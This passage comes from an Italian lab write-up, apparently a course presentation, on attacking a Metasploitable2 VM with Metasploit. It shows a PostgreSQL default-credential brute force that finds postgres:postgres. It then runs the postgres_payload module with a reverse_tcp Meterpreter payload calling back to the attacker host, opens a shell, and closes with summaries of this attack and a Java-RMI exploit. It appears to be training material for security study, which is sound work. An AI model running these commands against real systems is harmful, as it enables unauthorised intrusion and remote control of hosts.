msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.75.112
RHOSTS => 192.168.75.112
msf6 auxiliary(scanner/postgres/postgres_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/postgres/postgres_login) > set USERNAME root
USERNAME => root
```

- **Nome del modulo:**
  - auxiliary/scanner/postgres/postgres_login
- **Opzioni configurate:**
  - ANONYMOUS_LOGIN: true
  - BLANK_PASSWORDS: true
  - DATABASE: template1 (uno dei DB predefiniti)
  - RHOSTS: 192.168.75.112
  - STOP_ON_SUCCESS: true
  - USERNAME: root

Exploit #2: PostgreSQL (CVE-2007-6600)

Brute-force credenziali di login

```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.75.112:5432 - LOGIN FAILED: root:@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: root:@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: root:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: root:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: root:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: root:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.75.112:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.75.112:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession
[*] Auxiliary module execution completed
```

- Identificate credenziali di login al DB template1.
- In caso di insuccesso con un DB necessario tentare gli altri.

Exploit #2: PostgreSQL (CVE-2007-6600)

Exploit e iniezione payload Meterpreter

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set DATABASE template1
DATABASE => template1
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.75.112
RHOSTS => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.75.111
LHOST => 192.168.75.111
```

- **Nome del modulo:**
  - exploit/linux/postgres/postgres_payload
- **Opzioni configurate:**
  - DATABASE: template1
  - RHOSTS: 192.168.75.112
  - LHOST: 192.168.75.111

Exploit #2: PostgreSQL (CVE-2007-6600)

Exploit e iniezione payload Meterpreter

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/yQrxxVda.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:34520) at 2024-07-12 16:05:16 +0200

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
meterpreter > shell
Process 5272 created.
Channel 1 created.

psql -d template1 -U postgres -W
Password for user postgres: postgres

\l
       List of databases
   Name    |  Owner   | Encoding
-----------+----------+----------
 postgres  | postgres | UTF8
 template0 | postgres | UTF8
 template1 | postgres | UTF8
(3 rows)


\du
                             List of roles
 Role name | Superuser | Create role | Create DB | Connections | Member of
-----------+-----------+-------------+-----------+-------------+-----------
 postgres  | yes       | yes         | yes       | no limit    | {}
(1 row)
```

- Ottenuta sessione Meterpreter sulla macchina target.
- Tramite le credenziali precedentemente scoperte è stato possibile accedere al servizio PostgreSQL con privilegi di amministratore.

Conclusioni

Exploit della vulnerabilità Java-RMI

- La vulnerabilità Java-RMI sulla porta 1099 è stata sfruttata utilizzando Metasploit per ottenere una sessione Meterpreter sulla macchina Metasploitable2.
- È stato utilizzato l'exploit specifico per CVE-2011-3556, che permette l'esecuzione di comandi arbitrari sulla macchina vittima.
- Una volta ottenuta la sessione Meterpreter, sono state raccolte le informazioni di configurazione di rete della macchina vittima.
- Sono state estratte le informazioni della tabella di routing della macchina vittima.

Exploit della vulnerabilità PostgreSQL

- Utilizzando un attacco di forza bruta su PostgreSQL, si è riusciti a identificare correttamente le credenziali di accesso sfruttando configurazioni predefinite.
- Il modulo postgres_payload è stato usato per ottenere una shell Meterpreter sulla macchina target.
- Questo exploit carica una libreria condivisa su PostgreSQL, permettendo l'esecuzione di comandi arbitrari.

THANK YOU!